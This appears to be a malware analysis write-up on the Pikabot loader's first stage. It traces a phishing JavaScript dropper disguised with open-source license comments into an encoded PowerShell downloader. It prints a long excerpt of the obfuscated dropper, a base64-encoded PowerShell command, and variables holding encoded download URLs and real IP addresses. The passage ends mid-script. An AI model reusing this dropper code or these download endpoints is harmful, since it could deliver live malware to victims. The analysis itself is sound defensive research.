Pikabot deep analysis


d01a.github.io/pikabot/

Mohamed Adel

July 31, 2023

Contents

Mohamed Adel included in Malware Analysis
2023-07-31 3884 words 19 minutes




Introduction

Pikabot is a new malware first seen in early 2023. It has two components: Loader and core module. It is still in its initial stages, expected to see increasing activity in the future. Some researchers believe that it is linked to TA570 because of the similarity of delivering method between it and `Qbot` trojan. And the absence of `Qbot` activity in the period of `pikabot` activity. The Loader usage is to perform a lot of Anti-debug, Anti-VM and Anti-emulation checks to make it harder for automated analysis and inject the core module. The strings are obfuscated using the stack and simple Bitwise operation. The constant integers are obfuscated using structures and loops to get the right offset. The core module has a lot of functionality that gives the attacker full control of the victim machine.

Analysis

First stage: JS & PowerShell


The infection starts with a malicious email containing a link that downloads a JS file that used to download `Pikabot` DLL. The sample discussed here can be found on malware-traffic-analysis . The threat actor tried to make the script look legit by embedding some comments related to MIT License of some opensource projects, zlib , pako and react-redux. Also, the names he used are not randomized and begin with `MIT`.



```
    function wilkinson(inadequacyinvokers, sidewalkspredisappointment, unreprovedlyhypnotiser, raiseablearchbuilder, endomycesnonprescription, mercuriammonium, reconstructional, careystubifex, torturesomesenior, knouted,
    repressiblyxanthoceras, phyllospondyli, lavaboes) {
        return MITLicensechaffery(mercuriammonium - 0x262, knouted);
    }
    function shirvan(stenchion, conniptions, cinematizewagoners, cisele, chlamydomonadaceaesopites, repunishment, ramental, uncuffed, alienage, dirtying, thioresorcinoldemidolmen, cannonismwhiffers, scatologiastalker) {
        return MITLicensechaffery(cinematizewagoners - -0x3d6, conniptions);
    }
    while (!![]) {
        try {
            var castoriallaboristic = -parseInt(oxygenerator(0x2a8, '0x37b', 0x178, '0xc5', 0xd0, 0x21b, 0x214, '0x492', 0x2bb, 0x363, 0x2f9, '0x3e5', '0x124')) / (0x2263 + 0x12b * 0x8 + -0x2bba) + -parseInt(oxygenerator(0x487,
            0x4fc, '0x3f7', '0x43d', 0x471, 0x5da, 0x4ec, 0x4a1, 0x561, 0x64f, 0x593, 0x3bb, '0x581')) / (-0x5f6 * 0x2 + 0x2 * -0xb20 + 0x222e) + parseInt(halalassteatomas(-0x35, '0x326', 0x32c, 0x173, '0x1e2', 0x43, 0x2cd, 0xcd
            , -0x22, 0x327, -'0x4c', 0x2a9, '0x24')) / (0xe5e + -0x3a * 0x67 + -0x79 * -0x13) * (-parseInt(medicamentarycardinalfishes('0x67b', 0x5a4, '0x636', '0x880', '0x5d8', '0x88f', '0x793', 0x88e, '0x6ab', 0x771, '0x69c',
            0x4c6, '0x842')) / (0x12a8 * 0x1 + -0x202b + 0xd87)) + -parseInt(halalassteatomas(0x18b, '0x21f', 0x61, '0x1bc', '0x2f0', 0x1bd, 0x134, 0x2e3, '0x2a9', '0x141', '0x1e', 0x38b, '0x3b0')) / (0x26dc + -0x25 * -0x51 + -
            0x328c) * (parseInt(halalassteatomas('0x2a9', '0x3b9', '0x45b', 0x287, '0xeb', 0x152, '0x40c', 0x314, 0x11b, '0x253', 0x1f6, 0x1ad, 0x1f1)) / (0x1bd9 + 0x1c39 + 0x34c * -0x11)) + parseInt(daltonianadjunctively(
            '0x1e6', '0x1a1', '0x3d6', 0x3d5, '0x4bd', '0x298', 0x345, 0x309, 0x1a6, '0x340', 0x12a, '0x38b', 0x34c)) / (0x1657 + -0xaed + 0x247 * -0x5) * (-parseInt(oxygenerator('0x32e', 0x22b, '0x36f', '0x30a', 0x491, '0x47c',
             '0x512', '0x482', 0x31a, 0x17e, 0x38e, 0x1e3, 0x3cd)) / (-0x13c5 + -0xb * -0x27e + -0x79d)) + -parseInt(oxygenerator('0x256', 0x40b, 0x328, 0x197, '0x3c7', 0x2a8, 0x344, '0x21e', '0x3c5', 0x408, 0x2b2, 0x40b,
            '0x31c')) / (0x48f * -0x7 + -0x59 * 0xd + 0x2477) * (parseInt(daltonianadjunctively('0x284', 0x4d4, '0x3d4', '0x2f8', 0x4a6, '0x446', '0x457', '0x30d', '0x127', '0x1ee', 0x2b6, '0x43b', '0x134')) / (-0x1fc5 + -0x1 *
            -0xc77 + 0x2 * 0x9ac)) + parseInt(shirvan(-0x210, '0x173', -'0x72', '0x14c', '0x13f', 0x62, -0x16f, -0x48, 0x7, -'0x18b', -0x1a7, -'0x14f', -'0x1a7')) / (0x22f4 + 0x2269 + -0x4552) * (parseInt(euphemismsneutroceptive
            ('0x687', 0x81e, 0x611, 0x8cf, 0x771, 0x882, '0x730', '0x80b', '0x82f', '0x74c', 0x78e, 0x7f3, 0x94e)) / (0x1bb0 + -0x7a * -0x11 + -0x262 * 0xf));
            if (castoriallaboristic === typhlologiesunemended) {
                break;
            } else {
                horrorsomedressing['push'](horrorsomedressing['shift']());
            }
        } catch (shakuhachiguacharo) {
            horrorsomedressing['push'](horrorsomedressing['shift']());
        }
    }
}(MITLicensenonsubstantialitywristbone, -0xe8 * 0x10d + 0x2bab1 + 0xa0 * 0x1f1));
var MITLicensepanspermisturedine = MITLicenseredbonediplumbic(-0x113, -0x221, -'0x25d', -'0x22b', '0xb', -'0x1c9', -0x2b5, -'0xc5', -0x253, -0x30d, '0x5', '0x5b', -'0x18e');
var MITLicenseequitant = MITLicenseredbonediplumbic(0x4b, -'0x138', -0x8c, -0xe, 0x177, -0x21, 0x6b, -0x136, -'0x186', -'0x87', 0xb6, '0x110', 0x31);
var MITLicensewagged = MITLicensedriftlet(0x2e1, 0x1f, 0x1c6, 0x271, 0x2ce, '0x391', '0x20e', -0x21, 0x266, '0x55', 0x94, 0x1df, '0x208');
function MITLicensedriftlet(cloxacillinaralkylated, hyperostoses, fogless, pseudaphiadiscopodous, wholesomelycomparators, nonresinifiabletremblers, variancyinstitutions, postcondylar, unsalvable, overplausiblyfrissons,
apicilarbronzesmith, inversatilesighed, cummer) {
    return MITLicensechaffery(fogless - -0x2c1, pseudaphiadiscopodous);
}
var MITLicensevoodoos = MITLicensemyeloplaxprothalamium('0x16', '0x5b', '0x20f', '0x235', 0x4, '0x85', '0x1c7', 0x22d, '0x18b', -'0x1a', '0x2f6', 0x24a, 0x199) + '-';
var MITLicensebonselarelation = MITLicenseredbonediplumbic(-'0x5d', 0x1b7, '0x16b', 0x19d, 0x106, '0x8', '0xa6', -'0x52', -0x1a2, '0x5a', -'0x62', -'0x192', -0xb) + MITLicensebryanite(0x329, '0x2ed', 0x147, 0xfd, 0x2b5, 0x132,
0x169, '0x1f7', 0x13d, 0x281, '0x251', 0x101, '0xd3') + MITLicenseredbonediplumbic(-'0x22b', -'0x146', -0x1f3, -0x2bc, -'0x28a', -0x230, '0x5', -0x2e6, -'0xf4', -0xb3, -'0x2ae', -'0x2de', -'0x1ec') + MITLicensedriftlet(0x161,
'0x150', '0x1c3', '0x234', -'0x10', 0xa7, '0x16f', 0x324, '0xcc', '0x394', '0x110', '0x6d', 0x149) + MITLicenseassurepanglima('0x3f6', 0x300, 0x518, '0x341', 0x5cc, '0x414', 0x5d9, 0x4c4, 0x426, 0x45d, 0x27a, 0x44b, 0x3c3) +
MITLicensebryanite(0x190, '0x2a9', 0x2f0, '0x376', 0x349, 0x38e, -'0x3f', 0x1a2, '0x1e0', 0x86, '0xe8', '0x33b', '0x7c') + MITLicenseassurepanglima(0x3c8, 0x5b4, 0x3ed, '0x534', '0x359', 0x30a, 0x5c8, 0x37b, 0x620, 0x5d7,
'0x693', 0x4f0, 0x4a9) + MITLicensemacaques(-'0x2cf', -0x22f, -'0x34', -0x1d6, -0x2c2, -'0x326', '0x17', -'0x160', -'0x247', -'0x295', -0x2af, -0x296, 0x18) + MITLicensephonotypical(-0x59, 0x8, -'0x14', -'0x147', -0x5c, 0x13b, -
'0xce', -'0x49', -0x84, 0xd0, '0x18', '0x17a', -'0xd0') + MITLicenseredbonediplumbic(-0x83, -0x1f5, -'0x125', -0x24, -'0x218', -0x264, -'0x9d', -0x86, -0x23e, 0x41, 0x25, -'0x273', -'0xf0') + MITLicensemacaques(-'0x12', -0x5d, -
'0x305', -'0x19c', -'0x8b', -0x393, -0x226, -'0x8c', -0x306, -'0x21', '0x51', '0x4b', -'0x242') + MITLicensepalatize(0x470, '0x5c3', '0x4a0', 0x5ed, '0x561', '0x732', '0x54b', 0x45a, 0x68c, '0x3e0', '0x5b5', '0x3b5', 0x566) +
MITLicensesuperhumanized(-0x71, '0xcf', 0x24, 0xc, -0x3, '0x21f', '0x180', '0x215', '0x287', -0x10a, -'0x10', -'0x128', 0x101) + MITLicensebryanite(0x2a0, 0x2b, 0x15d, '0x1bf', -0x2c, '0x2c8', -'0xc6', '0xff', '0x285', -0xb0,
0xe7, -'0x4', 0x266) + MITLicensemacaques('0x2b8', '0x2e9', 0x344, 0x15e, '0x31e', '0x1b4', 0x319, 0x13f, 0x15d, '0x23b', '0x317', 0xc5, 0x2b1) + MITLicensebryanite(0x366, 0x32c, 0x15b, '0x1a9', '0x19f', 0x2b3, '0x281', '0x2fd',
 0x1d1, 0x480, 0x3be, '0x440', '0x2f1') + MITLicensemacaques(0xb1, '0x15b', '0x60', '0x9b', 0x15d, -'0x102', '0xc7', -'0xe8', 0x31, -0x4f, '0x88', -'0xb5', 0xa8) + MITLicensebulkish(0x36d, 0x4b5, '0x3ba', '0x434', '0x529',
'0x333', '0x58e', '0x4c2', 0x2a5, '0x2d6', 0x2e8, '0x2ed', '0x3ce') + MITLicensedriftlet(-'0x87', -'0x12f', -0xdb, 0x114, -0x237, -'0x170', '0xea', 0x3c, -'0xe5', -0x6e, -'0x110', 0xc9, 0x69) + MITLicensemyeloplaxprothalamium(
0x104, 0x3a2, 0x2ea, 0x33a, '0xc9', '0x58', '0x201', 0xc4, 0x212, '0x11f', '0x1d0', '0xd5', 0x223) + MITLicenseamaranthaceous(0x1a5, 0xdb, '0x69', 0x35, 0x150, -'0x1c1', '0x73', '0x2b', -0x68, '0x184', -'0x97', -'0xa0', -'0x14d'
) + MITLicenseurceolirefractional(0x2c2, '0x39b', 0x188, '0x2e2', 0x3e6, '0x2d0', 0x2c3, '0x2f5', '0x38c', '0x184', '0x45b', '0xee', '0x343') + MITLicensemicrodimensions('0x4d0', 0x77c, 0x3e8, '0x6e6', 0x404, '0x472', 0x546,
```

JavaScript file   length : 228,072   lines : 1,759   Ln : 125   Col : 1,264   Pos : 9,330   Windows (CR LF)   UTF-8   INS

The script contains 1,759 lines of code. So, instead of wasting time trying to figure out what is going on, I debugged the script using the browser. Not too much appears but the string `PowerShell` is used. so, we can make use of PowerShell logging feature to catch the script for us. I Enabled PowerShell Logging and Transcript logging that get the full PowerShell session with the output. Let the sample runs and check the logs:




Event 4100, PowerShell (Microsoft-Windows-PowerShell)

```
Error Message = Unable to connect to the remote server
Fully Qualified Error ID = WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand


Context:
        Severity = Warning
        Host Name = ConsoleHost
        Host Version = 5.1.14409.1005
        Host ID = 79e7f014-db2e-406e-9c1b-897f446a31f2
        Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -encodedcommand
JAByAGkAZgBmAGwAZQByAHMAIAA9ACAAIgBhAEEAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBCAFQAQQBIAFUAQQBjAEEAQgBsAEEASABJAEEAYgBRAEIANQBBAEgATQBBAGQAQQBCAGwAQQBIAEkAQQBhAFEAQgB
sAEEASABNAEEATABnAEIAagBBAEgASQBBAFoAUQBCAGsAQQBHAGsAQQBkAEEAQgBqAEEARwBFAEEAYwBnAEIAawBBAEEAPQA9AHEAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARABJAEEATQBBAE
EAMQBBAEMANABBAE0AUQBBADUAQQBEAFEAQQBMAGcAQQAzAEEARABFAEEATABnAEEAeQBBAEQATQBBAE4AZwBBAD0AcQBhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAHYAQQBIAEEAQQBkAFEAQgB1AEEA
RwBrAEEAYwB3AEIAbwBBAEcAVQBBAGMAdwBBAHUAQQBIAFkAQQBZAFEAQgBqAEEARwBFAEEAZABBAEIAcABBAEcAOABBAGIAZwBCAHoAQQBBAD0APQBxAGEAQQBCADAAQQBIAFEAQQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAE
gAQQBBAGMAZwBCAHYAQQBHAFkAQQBhAFEAQgAwAEEARwBVAEEAYwBnAEIAegBBAEMANABBAFkAdwBCAHYAQQBHADQAQQBjAHcAQgAwAEEASABJAEEAZABRAEIAagBBAEgAUQBBAGEAUQBCAHYAQQBHADQAQQAiADsAJABQA
GUAYwB0AGkAbgBhAGMAZQBhAFUAbgBpAGQAZQBhAHQAZQBkACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARABnAEEATQB3AEEAdQBBAEQAawBBAE8AUQBBAHUAQQBEAEUAQQ
BOAEEAQQAwAEEAQwA0AEEATQBRAEEANQBBAEQAawBBAHgAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQgAzAEEARwBnAEEAYQBRAEIAMABBAEgAUQBBAGMAZwBCAGwAQQBIAFEAQQBMAGcAQgBvAEE
ARwBFAEEAYgBRAEIAaQBBAEgAVQBBAGMAZwBCAG4AQQBBAD0APQB4AGEAQQBCADAAQQBIAFEAQQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAEUARQBBAFoAQQBCAGwAQQBHAHcAQQBiAHcAQgBqAEEARwBnAEEAYgB3AEIAeQ
BBAEcAUQBBAFkAUQBCAEoAQQBHADQAQQBkAEEAQgB5AEEARwA4AEEAZABnAEIAbABBAEgASQBBAGMAdwBCAGwAQQBDADQAQQBjAEEAQgBwAEEASABvAEEAZQBnAEIAaABBAEEAPQA9ACIAOwAkAFUAbgBkAGUAcgBzAHAAaQBuA
G4AZQByACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARgBVAEEAYgBnAEIAeQBBAEcAVQBBAFoAQQBCAGwAQQBHAFUAQQBiAFEAQgBsAEEARwBRAEEAYgBBAEIANQBBAEUASQBBAF
oAUQBCAGgAQQBHAFEAQQBaAFEAQgA1AEEARwBVAEEAYwB3AEEAdQBBAEcAdwBBAFkAUQBCAHUAQQBHAFEAQQBvAHUASwBhAEEAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBCAE0AQQBHAFUAQQBZAFEAQgAyAE
```


Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	7/10/2023 3:49:08 AM
Event ID:	4100	Task Category:	Executing Pipeline
Level:	Warning	Keywords:	None

Checking the transcript log file created to see the full session.



```
**********************
Windows PowerShell transcript start
Start time: 20230710034908
Username:
RunAs User:
Machine:  (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -encodedcommand JAByAGkAZgBmAGwAZQByAHMAIAA9ACAAIgBhAEEAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBCAFQAQQBIAFUAQQBjAEEAQgBsAEEASABJAEEAYgBRAEIANQBBAEgATQB
Process ID: 760
PSVersion: 5.1.14409.1005
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14409.1005
BuildVersion: 10.0.14409.1005
CLRVersion: 4.0.30319.18408
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20230710034908
**********************
PS>$rifflers = "aAB0AHQAcAA6AC8ALwBTAHUAcABlAHIAbQB5AHMAdABlAHIAaQBlAHMALgBjAHIAZQBkAGkAdABjAGEAcgBkAA==qaAB0AHQAcABzADoALwAvADIAMAA1AC4AMQA5ADQALgA3ADEALgAyADMANgA=qaAB0AHQAcABzADoALwAvAHAAdQBuAGkAcwBoAGUAcwAuAHYAYQBjAGEAdABpAG8Ab
**********************
Command start time: 20230710034908
**********************
PS>TerminatingError(Invoke-WebRequest): "Unable to connect to the remote server"
>> TerminatingError(Invoke-WebRequest): "Unable to connect to the remote server"
>> TerminatingError(Invoke-WebRequest): "Unable to connect to the remote server"
>> TerminatingError(Invoke-WebRequest): "Unable to connect to the remote server"
>> TerminatingError(Invoke-WebRequest): "Unable to connect to the remote server"
>> TerminatingError(Invoke-WebRequest): "Unable to connect to the remote server"
**********************
Command start time: 20230710034909
**********************
PS>$global:?
True
**********************
Windows PowerShell transcript end
End time: 20230710034909
**********************
```

The first script is the RAW data the retrieved from the JS file and the second one is the decoded one. Let's look at the script. pastebin



```
$rifflers = "aAB0AHQAcAA6AC8ALwBTAHUAcABlAHIAbQB5AHMAdABlAHIAaQBlAHMALgBjAHIAZQBkAGkAdABjAGEAcgBkAA==qaAB0AHQAcABzADoALwAvADIAMAA1AC4AMQA5ADQALgA3ADEALgAyADMANgA=qaAB0AHQAcABzADoALwAvAHAAdQBuAGkAcwBoAGUAcwAuAHYAYQBjAGEAdABpAG8AbgBzAA==qaAB0AHQAcABzADoALwAvAHAAcgBvAGYAaQB0AGUAcgBzAC4AYwBvAG4AcwB0AHIAdQBjAHQAaQBvAG4A";
$PectinaceaUnideated = "aAB0AHQAcABzADoALwAvADgAMwAuADkAOQAuADEANAA0AC4AMQA5ADkAxaAB0AHQAcAA6AC8ALwB3AGgAaQB0AHQAcgBlAHQALgBoAGEAbQBiAHUAcgBnAA==xaAB0AHQAcABzADoALwAvAEEAZABlAGwAbwBjAGgAbwByAGQAYQBJAG4AdAByAG8AdgBlAHIAcwBlAC4AcABpAHoAegBhAA==";
$Underspinner = "aAB0AHQAcABzADoALwAvAFUAbgByAGUAZABlAGUAbQBlAGQAbAB5AEIAZQBhAGQAZQB5AGUAcwAuAGwAYQBuAGQAouKaAB0AHQAcAA6AC8ALwBMAGUAYQB2AGkAbgBnAHMALgBmAGwAbwByAGkAcwB0AA==ouKaAB0AHQAcAA6AC8ALwA4ADEALgAxADcAOQAuADQAMgAuADEAOQA3AA==ouKaAB0AHQAcABzADoALwAvADkAOAAuADgAMQAuADEAMwA2AC4AMQA0ADkA";
$coassumesCayuga = "aAB0AHQAcAA6AC8ALwA1ADUALgAxADEAMgAuADIAMAA4AC4AMQA3ADAAyaAB0AHQAcAA6AC8ALwB3AGkAbABkAGUAZAAuAHAAYQByAHQAcwA=yaAB0AHQAcABzADoALwAvAEEAbABiAGUAcgBnAGEAdAByAGkAYwBlAFIAZQBwAGEAZwBpAG4AYQB0AGUAZAAuAHgAeAB4AA==";
$OppugningMelodicon = "aAB0AHQAcAA6AC8ALwA1ADEALgAyADMAOAAuADEANQA1AC4AMQAzADAAyaAB0AHQAcAA6AC8ALwBoAGUAcAB0AGEAbQBlAHIAbwBuAC4AcwBlAA==";
$caulophyllineSupermolecular = "aAB0AHQAcABzADoALwAvAEIAaQBnAGUAbQBpAG4AeQAuAHQAbwBrAHkAbwA=gNaAB0AHQAcABzADoALwAvADEANAA0AC4AMgAwADYALgA3ADgALgA5ADAAgNaAB0AHQAcABzADoALwAvAHoAZQBhAHQAaQBuAC4AbQBhAHIAawBlAHQAaQBuAGcAgNaAB0AHQAcAA6AC8ALwBjAG8AdQBuAHQAZQByAHYAZQBuAGUALgBhAGcAZQBuAGMAeQA=";
